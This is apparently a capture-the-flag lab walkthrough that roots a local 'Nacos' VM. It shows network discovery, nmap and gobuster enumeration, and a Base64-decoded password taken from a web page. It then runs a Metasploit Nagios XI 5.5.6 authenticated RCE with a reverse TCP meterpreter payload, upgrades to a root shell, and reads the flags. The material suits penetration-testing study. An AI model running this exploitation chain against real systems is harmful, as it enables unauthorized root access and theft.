

Nacos hack

1. Create a new folder, go inside it, and run **netdiscover** to find the target IP.

```
kali@kali: ~/nacos
Session Actions Edit View Help
(kali@kali)-[~]
$ mkdir nacos
(kali@kali)-[~]
$ cd nacos
(kali@kali)-[~/nacos]
$ sudo netdiscover
```

2. The IP labeled **VMware, Inc** is your target machine.

```
kali@kali: ~/nacos
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.2  | a2:d7:0b:e5:5e:9a | 2     | 120 | Unknown vendor        |
| 192.168.1.8  | 76:01:2d:40:07:9c | 1     | 60  | Unknown vendor        |
| 192.168.1.27 | 00:0c:29:20:9f:fd | 1     | 60  | VMware, Inc.          |
| 192.168.1.4  | 92:13:d6:5b:d5:7b | 1     | 60  | Unknown vendor        |
```

3. Run a **basic nmap scan** to find open ports and service versions, then save the results.

```
(kali@kali)-[~/nacos]
$ nmap -sV -sC 192.168.1.27 -oN nmap-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 04:05 EST
Nmap scan report for 192.168.1.27
Host is up (0.00051s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 e5:c4:57:39:be:77:ad:0c:b6:1f:33:46:2b:c2:39:b7 (RSA)
| 256 90:cb:4e:32:30:f3:ba:ce:31:56:eb:91:1d:24:2f:a3 (ECDSA)
|_ 256 fa:93:5b:8b:94:bc:1f:6b:df:1a:ac:1b:34:77:37:01 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_ http-title: Nagios XI
443/tcp   open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_ http-title: Nagios XI
|_ ssl-cert: Subject: commonName=192.168.10.122/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
S
| Not valid before: 2024-03-28T19:45:05
|_ Not valid after: 2034-03-26T19:45:05
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
MAC Address: 00:0C:29:20:9F:FD (VMware)
```

4. If **port 80** is open, run the **http-enum nmap script** and save those results (nothing useful here).

```
(kali㉿kali)-[~/nacos]
$ nmap --script=http-enum.nse 192.168.1.27 -oN nmap-script-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 04:07 EST
Nmap scan report for 192.168.1.27
Host is up (0.00019s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
443/tcp    open  https
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
MAC Address: 00:0C:29:20:9F:FD (VMware)
```

5. Run a **gobuster** command to find hidden directories on the website.

```
(kali㉿kali)-[~/nacos]
$ gobuster dir -u http://192.168.1.27 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,zip,txt,php


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.27
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: zip,txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/index.php (Status: 200) [Size: 2968]
/secure.html (Status: 200) [Size: 352]
/config.txt (Status: 200) [Size: 1196]
/nagios (Status: 401) [Size: 381]
Progress: 515413 / 1102790 (46.74%)
```

6. Visit each directory found by gobuster and check the **page source**.



7. You find a **Base64-encoded password**.


If the text ends with =, it's almost always Base64.



8. Decode the Base64 string using the decode command — this gives you the password.

```
(kali㉿kali)-[~/nacos]
$ echo ZTFwcjBmM3NzMHI= | base64 --decode
e1pr0f3ss0r
```

9. Visit another directory found by gobuster and you will find a **username** and the **Nagios version**.



```
# Nagios XI Configuration File


# Server Settings
server {
    name: "Nagios XI"
    version: "5.5.6"
}

# Authentication Settings
authentication {
    method: "LDAP"
}

# Plugins Configuration
plugins {
    check_plugin_authenticated_rce: enabled
    # Nagios XI Authenticated
}

# Users Configuration
users {
    username: "nagiosadmin"
    password: "*****"
    role: "administrator"
    # Other user configurations...
}
```

10. Save the username and the decoded password into a file.



```
1 username : nagiosadmin
2 pass : e1pr0f3ss0r
3 |
```

11.Run searchsploit with nagios version number to check whether the **Nagios version** is vulnerable — the output shows that Metasploit can be used.

```
(kali㉿kali)-[~/nacos]
$ searchsploit nagios 5.5.6
```

Exploit Title	Path
Nagios XI 5.5.6 - Magpie_debug.php Root Remote Code Execution (Metasploit	linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation	linux/webapps/46221.py

```
Shellcodes: No Results
```

12.Open **Metasploit**.


```
kali@kali: ~/nacos
Session Actions Edit View Help
(kali㉿kali)-[~/nacos]
$ msfconsole
Metasploit tip: Use the capture plugin to start multiple
authentication-capturing and poisoning services

/ it looks like you're trying to run a \
/ module                               \

[
  @ @
  || ||
  \ \
]

=[ metasploit v6.4.98-dev ]
+ -- --[ 2,558 exploits - 1,315 auxiliary - 1,683 payloads ]
+ -- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]
```

13. Check the **config.txt** file — it shows that `check_plugin_authenticated_rce` is enabled.

A screenshot of a web browser window. The address bar shows the URL 'http://192.168.1.27/config.txt' with a 'Not Secure' warning. The browser's tab bar shows three tabs: '192.168.1.27/secure.html', 'http://192.168.1.27/secure.hti', and '192.168.1.27/config.txt'. The browser's toolbar includes navigation buttons (back, forward, refresh, home) and a search bar. Below the toolbar, there is a row of bookmarks: 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google'. The main content area displays the text of the 'config.txt' file, which is a Nagios XI configuration file. The text is as follows:

```
# Nagios XI Configuration File

# Server Settings
server {
    name: "Nagios XI"
    version: "5.5.6"
}

# Authentication Settings
authentication {
    method: "LDAP"
}

# Plugins Configuration
plugins {
    check_plugin_authenticated_rce: enabled
    # Nagios XI Authenticated
}
```

The line 'check_plugin_authenticated_rce: enabled' is highlighted in blue. A large, light gray watermark 'Syed Umar' is visible diagonally across the bottom half of the image.

14. Search in Metasploit for the **plugin authenticated exploit**, and select it.

```
msf > search check_plugin_authenticated_rce

Matching Modules
=====
#  Name
Description
-----
0  exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce 2019-07-29 excellent Yes
   Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution
1  \_ target: Linux (x86)
2  \_ target: Linux (x64)
3  \_ target: Linux (cmd)

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Linux (cmd)'

msf > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) >
```

15. Run **show options** to see what settings are required.


```
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > show options

Module options (exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce):

Name          Current Setting  Required  Description
-----
FINISH_INSTALL false           no        If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD      false           yes       Password to authenticate with
Proxies       false           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        false           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         80              yes       The target port (TCP)
SSL           false           no        Negotiate SSL/TLS for outgoing connections
SSLCert       false           no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI     /nagiosxi/      yes       The base path to the Nagios XI application
URIPATH       false           no        The URI to use for this exploit (default is random)
USERNAME      nagiosadmin     yes       Username to authenticate with
VHOST         false           no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lpwrequest,psh_invokewebrequest,ftp_http:
```

16. Set your **LHOST** (attacker IP), **RHOSTS** (target IP), and the **password** you decoded earlier, then run the exploit.




The screenshot shows a Metasploit terminal window with the following commands and output:

```
--
1 Linux (x64)
View the full module info
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhosts 192.168.1.32
[!] Unknown datastore option: lhosts. Did you mean RHOSTS?
lhosts => 192.168.1.32
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 192.168.1.32
lhost => 192.168.1.32
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password e1pr0f3ss0r
password => e1pr0f3ss0r
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > run
[*] Started reverse TCP handler on 192.168.1.32:4444
```

Overlaid on the terminal is a Mousepad window titled "-/nacos/userandpass - Mousepad" containing the following text:

```
1 username : nagiosadmin
2 pass : e1pr0f3ss0r
3
```

17. In Meterpreter, type **shell**, check **whoami**, and upgrade the shell using the Python command.



The screenshot shows a Meterpreter terminal window with the following commands and output:

```
meterpreter > shell
Process 16169 created.
Channel 1 created.
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
[root@localhost profile]# ls
```


18. Go to `/home/nacos` and read **user.txt**.

```
[root@localhost profile]# cd /home
cd /home
[root@localhost home]# ls
ls
nacos  nagios
[root@localhost home]# cd nacos
cd nacos
[root@localhost nacos]# ls
ls
user.txt
[root@localhost nacos]# cat user.txt
cat user.txt
9c5e9ec944c758eecff07ebb5d2c683a
[root@localhost nacos]#
```

19. Then go to `/root` and open **root.txt** — the machine is fully hacked.

```
[root@localhost nacos]# cd /root
cd /root
[root@localhost ~]# ls
ls
anaconda-ks.cfg  root.txt  scripts
[root@localhost ~]# cat root.txt
cat root.txt
4c65ad00dd8dbe9e4106511880ac438e
[root@localhost ~]#
```